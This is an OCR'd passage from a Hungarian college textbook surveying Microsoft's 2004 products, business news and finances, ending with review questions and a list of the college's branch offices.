elérhető.



Paint.NET 2.0

A Microsoft bevételének jelentős részét kutatás-fejlesztésre fordítja, 2004-ben 7 milliárd dollárt költött alapkutatásokra, új fejlesztések beindítására, technológiák átadására és termékfejlesztésre. Az 1991-ben alapított Microsoft Research elméleti és alkalmazott kutatásokat folytat számítástudományi és szoftvermérnöki területen. Célja új technológiák kidolgozása, amelyek révén egyszerűbbé válik a felhasználók számára a számítógépek kezelése, olcsóbbá válik a szoftverek írása és karbantartása, valamint könnyebbé válik az újfajta típusú szoftverek összeállítása. A Microsoft Research több mint 700 embert foglalkoztat.

2004-ben a gyártószalagról lekerülő autók előállítási költségeinek egy harmadát tették ki az elektronika és a szoftverek licencdíjai (pl. ABS), az évtized végére azonban ez az arány a 90 százalékot is meg fogja közelíteni. Az autókba szerelt elektronikai eszközök piaca most kezd csak igazán fellendülni. Az autóvezérlők új generációja lép színre a következő években, melyek kiváltják a ma használatos korlátozott, és gyakran nem biztonságos autós információelérési módszereket (a hagyományos térképeket, a mobiltelefonokat, a személyi digitális asszisztenseket (PDA-kat), valamint az olajszintre és a motor állapotára vonatkozó becsléseket).
Ezt a hullámot próbálja a Microsoft meglovagolni. A cég 1995 óta együttműködik az autóipari vállalatokkal az autókban használható információs, szórakoztató, kommunikációs és szolgáltató rendszerek kifejlesztésében. Az autógyártókkal, a beszállítókkal, az alkatrészgyártókkal és a szolgáltató cégekkel szoros együttműködésben készít az autóiparnak olyan rendszereket és eszközöket, melyekkel Windows Powered alapú eszközök hozhatók létre, amelyeken sokoldalú alkalmazások futtathatók, és amelyekről igénybe vehetők internetes szolgáltatások. A Microsoft technológiái megtalálhatók a következő 12 gyártó 23 előre beszerelt és utólag megvásárolható eszközében: BMW, Citroën, Clarion, DaimlerChrysler, Fiat, Subaru, Honda, Hyundai, Mitsubishi, NexTech, Toyota, Volvo.

A 2004-es Nemzetközi Szórakoztatóelektronikai Vásáron mutatta be a cég új generációs fedélzeti operációs rendszerét, a Windows Automotive-t.

A Windows Automotive egy nyílt platform, mellyel a fejlesztők gyorsan létrehozhatnak autóban használható számítástechnikai megoldásokat. Használható sokféle számítástechnikai platformon, hardvereszközzel és szoftverösszetevővel, emellett ismeri a Windows CE fejlesztők kiterjedt közössége. A rendszert egy Hummer H2, egy Cadillac CTS és egy BMW X5 típusú gépkocsin tesztelték.

A Windows Automotive „hálózatos koncepcióautó" főbb jellemzői:

- Beszédfelismerési technológia: a vezető személyre szabott közlekedési információkhoz juthat, telefonhívást kezdeményezhet, útvonaltervet kérhet vagy zenét játszhat le úgy, hogy nem kell a szemét levennie az útról.
- A PDA és a mobiltelefon integrálása: a Bluetooth technológia vezeték nélkül csatlakoztatja a vezető Bluetooth-kompatibilis mobiltelefonját és PDA készülékét a jármű elektronikai rendszeréhez, így beszéddel vezérelve lehet hívást kezdeményezni és fogadni, az emlékeztetőket meghallgatni, valamint adatokat elérni az autó audiorendszerén keresztül. (Becslések szerint a mobiltelefon-használók 73 százaléka beszél rendszeresen a telefonján vezetés közben az USA-ban.)
- Webszolgáltatások: hanggal vezérelhető MSN Autos szolgáltatás segítségével elkerülhetők a közlekedési dugók, és megkereshető a legolcsóbb és legközelebbi benzinkút.
- Navigálás: a globális helymeghatározó rendszer (GPS) és a MapPoint® technológia segítségével megkereshetők a kívánt úticélok, lekérhető az oda vezető pontos útvonalterv.
- Távoli diagnosztika. a vezető értesítést kap a jármű állapotáról (olajszint, motor, stb.), közelgő problémáiról és szervizeiről, így megnövekedhet a teljesítmény és az élettartam.


A Windows Automotive a járművek alacsony szintű, a motort és a kritikus rendszereket vezérlő elektronikájától teljesen elkülönülve működnek, így például egy, a médialejátszó vagy navigációs alkalmazásban esetlegesen bekövetkező fatális hiba vagy lefagyás nem teszi használhatatlanná a fékeket vagy a kormányt. Az új operációs rendszerrel felszerelt Fiat, Lancia és Alfa Romeo modellek 2005-től jelennek meg a piacon.

Egy szoftveres, egy hardveres és Bill Gates autóznak az úton. Egyszer csak megáll a jármű. Megszólal a szoftveres:
- Valószínűleg kifogyott a benzin. Tankoljunk!
Erre a hardveres:
- Motorhiba lehet. Nyissuk fel a motorháztetőt és nézzük meg!
Bill Gates:
- Csak nyugalom! Szálljunk ki a kocsiból, majd vissza és továbbmehetünk!

(A régóta ismert vicc egyik lelőhelye: Tudok még egy viccet! Vagabund Kiadó, Budapest, 2004, 70. oldal.)


Az MP3-lejátszók piaci versenyébe is beszáll a Microsoft. Az 50 dolláros Microsoft-fejlesztésű lejátszó az Apple iPod-dal egy minőségi és megjelenési kategóriát képvisel, és komoly fenyegetést jelent a 299-499 dolláros Apple MP3-lejátszónak. A cég – a Sun-hoz hasonlóan – egy online zeneboltot is elindított az Interneten. A Sun Microsystems Inc. összekapcsolt Apple iPod lejátszója és online zeneboltja komoly üzleti sikereket ért el, havonta több millió zeneszámot töltenek le a felhasználók az Apple iTunes Music Store honlapjáról 99 centes egységáron. A Microsoft lejátszója valószínüleg a WMA formátumú zeneszámokat is képes lesz lejátszani. A Windows Media Audio 9 (WMA 9) formátumú, 128-192 kbit/s minőségű fájl helyigénye fele az azonos minőségű MP3 formátumú fájlnak. Ezekkel a paraméterekkel a Microsoft nagy üzleti sikereket érhet el.

2004. szeptemberében jelent meg a Windows Media Center, melyet a Microsoft a TV-készülékek vetélytársának szánt. A multimédiás feladatokra – tévénézés, filmek lejátszása és felvétele, zenelejátszás, képnézegetés - tervezett szoftver segítségével a Microsoft a nappalikba is be szeretné vinni a PC-ket, azonban egyelőre kevés sikerrel. A túl drágára (~1500 dollár) sikerült szoftver újabb kiadása - a Windows Media Center 2005 - olcsóbb (~700 dollár) és többet tud (pl. három TV-tunert is támogat, azaz egyszerre három adást képes kezelni. Ezek közül a felhasználó egyet nézhet, miközben másik kettőt a merevlemezre rögzíthet). A hardvergyártóknak kifejezetten tetszik a Microsoft ötlete, egymás után jelennek meg a laptop stílusú lejátszók (Toshiba, HP), a Microsoft pedig bejelentette az Xbox Media Center Extender készletet is, amely egy Xbox DVD-lemezt és egy speciális távirányítót egyesít magában. Alternatív megoldásként a TV-hez csatlakoztatható készülékek is elárasztották a piacot (lásd az alábbi képen). A legolcsóbb megoldás, Bécsben a szoftver nélkül a lejátszó egység ára 200 euró. A Windows XP Service Pack 2 tartalmazza a Windows Media Center első nagy javító- és bővítőcsomagját is.



Windows Media Center

Maga Bill Gates mutatta be az MSN Direct használatára alkalmas intelligens karórát (smart watch), mely igen erőteljesen mutatja meg a technika fejlődésének ütemét azáltal, hogy egy régi és kis méretű személyes használati tárgy hogyan lép hosszú történetének újabb fejezetébe, hogyan ötvözi a számítástechnikát és a divatot.



A Microsoft intelligens használati tárgyai (Smart Personal Object Technology; SPOT), az MSN Direct szolgáltatása által vezérelt Fossil és Suunto karórák (az utóbbi cég kifejezetten a sportórákat gyárt) egyénileg kiválasztott információkkal - hírek, időjárás, személyes

üzenetek, a naptári bejegyzések, tőzsdei árfolyamok - látják el tulajdonosaikat. Az órák személyes beállítása egy webhelyen (www.msndirect.com) végezhető el, itt választhatók ki a fogadott információk és szolgáltatások. Az MSN Direct személyre szabott információit vezető tartalomszolgáltató partnerek biztosítják (CBC/Radio-Canada, CinemaSource, Citysearch.com, Weather.com stb.). Ezen kívül a szolgáltatás előfizetői fogadhatják az MSN Messenger segítségével elküldött személyes üzeneteket, valamint a Microsoft Outlook naptári emlékeztetőit is. Az MSN Direct jelenleg csak az USA és Kanada 100 legnagyobb népességű városa környékén áll a felhasználók rendelkezésére. Az óra minden hagyományos funkcióval rendelkezik, a tartalomszolgáltatás havi díja 9,95 USD (az első hónap ingyenes), éves díja 59 USD.

HighMAT (High-performance Media Access Technology = nagy teljesítményű média-hozzáférési technológia) a Microsoft és a Panasonic közös fejlesztése. A technológia célja a személyi számítógépek és a népszerű szórakoztató-elektronikai eszközök (CD-lejátszók, autóhifik és DVD-eszközök) közötti átjárhatóság javítása volt. A technológia javítja az adatot tartalmazó CD-lemezek és más fizikai formátumok elérési idejét, valamint egységessé teszi és megkönnyíti a tájékozódást a sokféle különböző szórakoztatóelektronikai eszköz használata során. A HighMAT technológiával készített CD-k és DVD-k kompatibilisek maradnak az írható lemezek lejátszására használható meglévő eszközökkel, emellett megfelelnek az ISO 9660 Joliet fájlrendszer-szabványnak is (a Microsoft régóta foglalkozik a médiahordozhatóság és lejátszási kompatibilitás kérdésével; lásd: Windows XP Media Center Edition). Eddig a következő cégek jelentették be, hogy termékeikben támogatni kívánják a technológiát: Apex Digital, Aplix Corp., Creative Technology Ltd., Enterprise Corporation International (ECI), ESS Technology Inc., Fuji Photo Film Inc., Panasonic, Matsushita Kotobuki Electronics Industries Ltd., Microsoft; Pinnacle Systems Inc., Roxio Inc., Sonic Solutions és a Victor Company of Japan Ltd. (JVC).

Bill Gates szerint nem szükséges, hogy a képernyő és a beszédhang elkülönüljön egymástól. A 2003-ban elkezdődött fejlesztőmunka eredményeként 2004-ben a Windows Server System részeként megjelent a Microsoft Speech Application (beszédfelismerő alkalmazás). A Speech Server 2004 a Microsoft saját beszédfelismerő motorját, a ScanSoft Inc. „Speechify" konvertert használja, és tartalmaz egy fejlesztői készletet is a Visual Studio .Net-tel való beszédfelismerő szoftverfejlesztésre. A program képes kapcsolatba lépni telefonhálózatokkal, és az Internettel is. A következő lépés a beszédhang-felismerő szoftverek szerverekről telefonokra és asztali gépekre való eljuttatása, és egy beszédhanggal való diktálás-felismerő alkalmazás lesz. A Speech Server 2004 standard verziójának ára processzoronként 7.999 dollár (1,68 millió Ft), nagyvállalati verzióé processzoronként 17.999 dollár (3,78 millió Ft).

A DirectX grafikai csatolóprogram 2004-ben megjelent 9.0c verziója a DirectX-család utolsó tagja. A DirectX 9.0c elsősorban a fejlesztők, illetve a GeForce 6800, vagy annál jobb videokártyával rendelkező felhasználók számára hoz érdemi újításokat, hiszen csak az ő gépeik lesznek képesek a Shader Model 3.0-ben bemutatott fejlesztések kihasználására. A több, mint 34 megabájtos fejlesztői program és a ~10 MB-os felhasználói változat a Windows 98, ME, 2000 illetve XP rendszerekre telepíthető. A Microsoft grafikus fejlesztői csoportja már igen közel áll a DirectX utódjának számító csatolókészlet első verziójának befejezéséhez. Megjelenése a Longhorn piacra dobásának függvénye, mivel a program a Longhorn része. Az új Windows Graphics Foundation (WGF) egyetlen könyvtárban fogja majd össze a számtalan játék és alkalmazás által használt kétdimenziós DirectDraw, és a térbeli ábrázolásokban hasz-

nosított Direct3D csatolókat. A WGF több apróbb finomítás mellett egy teljesen új árnyékolási modellt is be fog vezetni, amely teljesen meglepő módon a Shader Model 4.0 nevet fogja viselni. A jelenleg már 0.99-es verzióban leledző új csatolókészlet végleges változatának elkészülése elsősorban a hardvergyártók számára fontos, akiknek következő generációs hardvereiket az új programozási felület figyelembevétele mellett kell majd megtervezniük.

A konkurencia is folyamatosan fejleszti grafikai csatolóprogramjait. Októberben az OpenGL Architecture Review Board (ARB) jelentette be az OpenGL specifikáció legújabb, 2.0-s verzióját. A Microsoft Direct3D csatolófelülete egyik legnagyobb konkurensének számító szabvány új változata számos fejlesztést tartalmaz (Shading Language: a specifikáció integráns részét képező, teljesen programozható árnyékoló; több nézőpontú renderelés), valamint rugalmasabban viselkedik a textúrákkal szemben is, és beépített támogatást tartalmaz részecske-alapú rendszerek létrehozásához.

A Microsoft hardverfejlesztő részlegének is a biztonságtechnika terén sikerült új termékeket bemutatnia. Az új Microsoft egerek és billentyűzetek különlegessége, hogy azokban egy ujjlenyomatok olvasására alkalmas kiegészítő is helyet kapott. A hardver korlátozza a csatlakoztatott számítógépekhez való illetéktelen hozzáférést, automatikusan gondoskodnak gazdáik a rendszerekbe való beléptetéséről, valamint képesek - a jogos tulajdonos fizikai jelenlétében - biztonságos weboldalak megtekintéséhez szükséges belépési azonosítók és jelszavak megjegyzésére és azok automatikus kitöltésére.
Az ujjlenyomat-olvasós egerek és billentyűzetek 110, illetve 55 dollár körüli áron kerülnek majd forgalomba.

A Microsoft High Performance Computing (HPC) részlege bemutatta a kifejezetten szuperszámítógépeken történő futtatásra tervezett Windows Server 2003 Compute Cluster Edition nevű operációs rendszerének béta változatát. Az egykor hatalmas és főleg drága gépek által uralt piac napjainkban elsősorban az alsókategóriás PC-kből felépíthető fürtöket és clustereket preferálja (385. oldal), amelyek üzemeltetésére jelenleg a legtöbb helyen a Linux speciális, elosztott feldolgozásra tervezett változatait használják. Az asztali-, és a szervergépek piaca mellett most már a szuperszámítógépek alkalmazási területeire is kiterjedt a Microsoft és a Linux rivalizálása. Szuperszámítógépes környezetben a Linux már nagy hagyományokkal és helyzeti előnnyel rendelkezik. A világ leggyorsabb 10 szuperszámítógépéből 5 a Linux valamilyen speciális változatával üzemel. Ezzel szemben Windows-t még a top 500-as listából is csak két darab futtat.
A Windows Server 2003 Compute Cluster Edition fejlesztőkészlet (SDK) olyan illesztőkönyvtárakat és az azokhoz kapcsolódó dokumentációt tartalmaz, amelyek segítségével a programozók a szuperszámítógépes Windows platformon

futó nagyteljesítményű alkalmazásokat készíthetnek majd. Az SDK egyelőre nem lesz nyilvánosan elérhető, 2004-ben csak a Microsoft kiemelt partnerei kapták meg.
Ezen kívül a cég dolgozik a szuperszámítógépeken alkalmazott Message Passing Interface (MPI) csatoló a .NET keretrendszerbe illesztésén is, amely megnyithatja az utat az erre a platformra íródott alkalmazások előtt is a szuperszámítógépek által biztosított számítási kapacitás kiaknázására.
A Microsoft közlése szerint a Windows HPC Editiont futtató szuperszámítógépekhez egyszerűen lehet majd csatlakoztatni asztali PC-ket, melyek használói igénye esetén könnyen hozzáférhetnek majd a szupergépek kapacitásához például a nagy számítási teljesítményt igénylő feladatok elvégzéséhez. Emellett elérhető lesz a szoftvercég SQL Server nevű adatbázis szoftverének szuperszámítógépes változata, amelynek várhatóan 2005-ben megjelenő következő verziója a jelenlegi változatnál jobban megbirkózik majd nagy adatbázisokkal és jobban együttműködik majd a fürtözött rendszerekkel.
A Windows Server 2003 Compute Cluster Edition-t végleges változatát a Microsoft 2005. második felében tervezi kiadni. A termék különböző változatainak paraméterei és árai még nem ismeretesek.
A szuperszámítógépek piaca egyébként igen jövedelmező. Piackutatók szerint 2003-ban világszinten az itt bonyolított forgalom meghaladta az 5,3 milliárd dollárt, és növekedésének évi üteme is meghaladja a 10 %-ot.

• **Egyéb**

A Microsoft 2004. júniusában megszüntette a Windows NT 4.0 Workstation, december 31-én pedig a Server operációs rendszereinek támogatását (18. oldal) és felhagyott a további biztonsági frissítések fejlesztésével, „mert a termék elavult technológiát képvisel és biztonsági kockázatot jelent a felhasználóknak". Akik még ezt használják, újabb és modernebb Microsoft operációs rendszerre, például a Windows Server 2003-ra történő átállást javasol a cég, ehhez támogatást biztosít.

A felsőoktatáshoz hasonlóan (374-375. oldal) megállapodást kötött az Informatikai és Hírközlési Minisztérium és a Microsoft. A Tisztaszoftver Program keretében a cég valamennyi közoktatási intézményben, továbbá az általános iskolai és középiskolai pedagógusok otthoni számítógépein biztosítja a mindenkori legfrissebb Windows operációs rendszer és Microsoft irodai programcsomagok jogtiszta használatát. A Microsoft a Windows XP Professional SP2 és Microsoft Office 2003 Professional CD-k, a kapcsolódó dokumentációk és tankönyvek kiszállítását vállalta. A megállapodás egyben szoftveramnesztiát is jelent, mivel a szerződés értelmében a Microsoft úgy tekinti, hogy a kedvezményezettek 2004. február végéig már meglévő gépein biztosított a frissí-

tési alap függetlenül attól, hogy ezt legális licenccel igazolni tudják-e vagy sem.

A Microsoft szoftverszerviz szolgáltató központot létesít Magyarországon, amely kezdetben negyven, két-három éven belül két-háromszáz magyar szoftverfejlesztőnek ad munkalehetőséget. A Microsoft szervizközpont a világ minden részéről beérkező MS szoftverhibákra dolgoz ki megoldásokat, válaszokat és ezeket az utasításokat távirányítással, automatikusan eljuttatják a hibás szoftverrendszerhez. Ez lesz a cég második magyar leányvállalata.

A világon először Magyarországon vezette be a Microsoft az SMS-ben történő termékaktiválást (372. oldal). Az interneten vagy telefonon történő aktiválást egészíti ki júliustól az SMS-aktiválás, melynek fő előnyei a 24 órás elérhetőség, a gyorsaság és a megbízhatóság. El kell küldeni a telepítési azonosítót SMS-ben a 06-20-96-AKTIV (06-20-96-25848) számra, és néhány perc múlva megérkezik a válasz az aktiváláshoz szükséges megerősítő azonosítóval, vagy a hibaüzenet. A folyamat teljesen automatikus, a hibalehetőség minimális. Az ügyfélszolgálatokra érkező hívások 90%-t tették ki eddig az aktiválással kapcsolatos hívások, ezek elmaradásával az ügyfélszolgálatok könnyebben elérhetők és többet tudnak foglalkozni a szoftverekkel kapcsolatos telefonos segítségnyújtással.

50 millió dollár alaptőkéjű alapítványt hozott létre a magyar származású Charles Simonyi. A művészeteket, a tudományt és az oktatást támogató alapítvány minden évben alaptőkéjének 10%-át tervezi szétosztani az általa arra érdemesnek tartott személyek és szervezetek között.

Paul Allen, a Microsoft másik alapítója, 13,5 millió dollárt adományozott, hogy támogassa a földön kívüli élet utáni kutatást. A pénzből a kaliforniai SETI Intézet egy 200 szatellit-antennából álló rádióteleszkóp-hálózatot fog felépíteni, melynek feladata az űrből jövő jelek kiértékelése.

Tizenegyedik éve változatlanul Bill Gates a világ leggazdagabb embere, vagyonát 48 milliárd dollárra becsülik (rövid időre átvette tőle a vezetést Ingvar Kamprad, az IKEA alapítója, aki a dollár gyengülése miatt került a 13. helyről átmenetileg az élre). A Microsoft első emberét a brit korona lovagjává ütötték a globális gazdaság érdekében tett kiemelkedő szolgálatai miatt. Bill Gates a „sir" titulust nem használhatja, mert nem brit állampolgár. A Financial Times és a PricewaterhouseCoopers közös felmérése szerint a Microsoft lett a világ második legelismertebb cége, Bill Gates pedig idén harmadszor is elnyerte „A világ legelismertebb vállalatvezetője" címet.

Bill Gates (az igazgatótanács elnöke), John Connors (pénzügyi vezérigazgató) és Steven Ballmer (elnök-vezérigazgató)

A Microsoft a Föld második leggazdagabb vállalata. Készpénz- és rövid távú befektetés állományát 56 milliárd dollárban állapították meg. A 80 országban 54 ezer alkalmazottat foglalkoztató cég 2004-ben körülbelül 7 milliárd dollárt fektetett kutatásba és fejlesztésbe. A világ második legértékesebb vállalatának összvagyona a május 31-i tőzsdei árfolyam alapján 284 milliárd dollárt tett ki. (Összehasonlításul: Magyarország GDP-je 2003-ban megközelítette a 140 milliárdot.)


A vállalat decemberben részvényenként 3 dollár, összesen 32 milliárd dollár egyszeri rendkívüli osztalékot fizetett. Bill Gates saját részét (3,3 milliárd dollárt) az utolsó centig a feleségével közösen alapított Bill&Melinda Gates Foundation (378, 392. oldal) számlájára utalta. Steven Ballmer elnök-vezérigazgató 1,23 milliárd dollárral részesedett az osztalékból.

További Ellenőrző kérdések (a 395. oldaltól található témakörökhöz)

277. Melyik évben adták ki a Windows XP Service Pack 2-t? Mennyibe kerül?
278. Ismertessen a Windows XP SP2 újdonságai közül ötöt!
279. Mi a Windows Firewallt és mikor indul el? Van-e előnye más hasonlóhoz képest?
280. Melyik változattól kezdve támogatja a Windows XP a Bluetooth eszközöket?
281. Ismertesse pár mondatban a Windows Update-t!
282. Mit jelent a Microsoft Plus! for Windows XP és a Plus! SuperPack for Windows XP? Mit tartalmaznak?
283. Mit jelent a Windows XP Starter Edition?
284. Ismertesse a Windows XP Starter Edition főbb jellemzőit, konkrétan:
    - melyik évben jelent meg,
    - milyen célból készült,
    - milyen fontos jellemzőt tartalmaz a multitaskingot illetően,
    - milyen fontos jellemzőt tartalmaz a RAM memóriát illetően,
    - milyen fontos jellemzőt tartalmaz a merevlemezt illetően,
    - milyen fontos jellemzőt tartalmaz a képernyő-felbontást illetően,
    - köthető-e hálózatba,
    - megvalósítható-e az otthoni helyi hálózat,
    - csatlakoztatható-e hozzá nyomtató,
    - megvalósítható-e a hálózati nyomtatómegosztás,
    - rákapcsolható-e az internetre,
    - legfeljebb hány felhasználó (felhasználói fiók) használhatja,
    - mennyibe kerül,
    - megvásárolható-e külön és/vagy gépre előre telepítve,
    - milyen nyelvi változat(ok)ban kapható,
    - melyik térségben (esetleg: mely országokban) adták ki.

    Mindegyiket hasonlítsa össze a „normál" Windows XP jellemzőivel is!
285. Mely termékben fog megjelenni a WinFS?
286. Milyen, perekkel kapcsolatos események történtek 2004-ben? Nevezzen meg hármat!
287. Ismertesse néhány mondatban a Microsoft és a Sun Microsystems együttműködési szövetségét! Milyen konfliktus volt korábban?
288. Hogyan áll a Microsoft-Novell pereskedés? Ismertessen néhány eseményt! Milyen konfliktus volt korábban?
289. Mire használható a Windows Media Player? Magyarázza el, miért állítják azt, hogy problémás a jelenléte a Windows operációs rendszerben? Mi erről az Ön véleménye?
290. Lesz-e Windows Media Player a Windows XP-ben (az Európai Unióban) 2005-től?
291. Milyen konkurensei vannak a Windows Media Playernek? Nevezzen meg legalább kettőt!

292. Mi a Linspire?
293. Ismertesse néhány mondatban az Eolas féle pert!
294. Nevezzen meg három Microsoft licencet!
295. Soroljon fel egy-egy konkrétumot, amit szabadalom véd az egér, az Internet Explorer és a CD lejátszás témában!
296. Mit jelent a Microsoft, szellemi tulajdonjogokra vonatkozó garanciája?
297. Lehet-e veszélyes egy JPEG kép?
298. Nevezzen meg két módszert, melyek használatával növelhető a számítógépek biztonsága!
299. Mi a VIA?
300. Melyik évben jelent meg az első PDA vírus?
301. Mi a spam és a spam törvény?
302. Hogyan lehet védekezni a spam ellen?
303. Mi a Rights Management Service és az Information Rights Management?
304. Hogyan próbálta a BSA és a Microsoft csökkenteni Nagy-Britanniában a kalózszoftverek arányát?
305. Nevezzen meg két Linux-alapú operációs rendszert!
306. Mi a Windows Automotive? Soroljon fel négy jellemzőt!
307. Mi a Windows Media Center?
308. Mire használható az MSN Direct és milyen eszközt használhatunk hozzá?
309. Melyik évben és miért szűnt meg a Windows NT 4.0 támogatása?
310. Ismertesse a Tisztaszoftver Programot néhány mondatban!
311. Aktiválható-e a Microsoft terméke SMS-ben (hivatalosan)?
312. Ki a Microsoft elnök-vezérigazgatója 2004-ben?



Sok helyen találkozhatunk a Microsoft Windows rendszerekkel
(A felvétel időpontja 2004. március 11.)

GÁBOR DÉNES FŐISKOLA

MŰKÖDÉSI HELYEI

Budapest **Informatikai Rendszerek Intézete:**
Vezető: *Dr. Kovács Magda*
1037 Budapest, Bécsi út 324.
Információ
Tel.:06-1-436-65-19; Fax:06-1-436-65-28
Honlap: www.gdf.hu

Informatikai Alkalmazások Intézete:
Vezető: *Dr. Zárda Sarolta*
1115 Budapest, Etele út 68.
Tanulmányi Osztály
Tel.: 06-1-203-02-83; 06-1-203-03-04/8900
E-mail: : tanoszt@gdf.hu Honlap: www.gdf.hu

Ajka Vezető: *Kovács Sándor*
Tel.: 06-88-453-948, 06-30-3902-576;

Baja Vezető: *Búcsú Lajos*
6500 Baja, Oltványi u. 14.
Tel./Fax: 06-79-426-427; E-mail: oktatas@fit.hu
Honlap: www.fit.hu

Balatonboglár Vezető: *Lakos István*
8630 Balatonboglár, Szabadság u. 41.
Tel.: 06-85-351-633; 06-30-2544-995;
Tel./Fax: 06-85-351-316 E-mail: lakist@mathiasz.sulinet.hu
Honlap: www.extra.hu/balatonboglar

Békéscsaba Vezető: *Kovács Zoltánné*
5600 Békéscsaba, Andrássy u. 73/1.
Tel.: 06-66-448-385; 06-30-3552-039;
Fax: 06-66-448-385; E-mail: gdf-bkk@nap-szam.hu
Honlap: www.gdf-bkk-03.nap-szam.hu

Cegléd Vezető: *Sági Ferenc*
2700 Cegléd, Kossuth F.u. 32.
Tel.: 06-20-9575-958;
Tel./Fax: 06-53-311-695; E-mail: sagif@infotars.hu
Honlap: www.extra.hu/gdf-cegled

Debrecen Vezető: *Kovács Jánosné*
4029 Debrecen, Maróthy Gy. u. 5-7.
Tel./Fax: 06-52-418-660; E-mail: gdf@cts.hu
Honlap: www.cts.hu

Dunaújváros **Szervezése Székesfehérváron**
Vezető: *Róth Péter*
8000 Székesfehérvár, Mátyás király krt. 5.
Tel./Fax: 06-22-348-542; E-mail: roker@mail.axelero.hu

Eger Vezető: *Csathó Csaba*
3300 Eger, Széchenyi u. 58.
Tel.: 06-30-9581-822; Tel./Fax: 06-36-411-811;
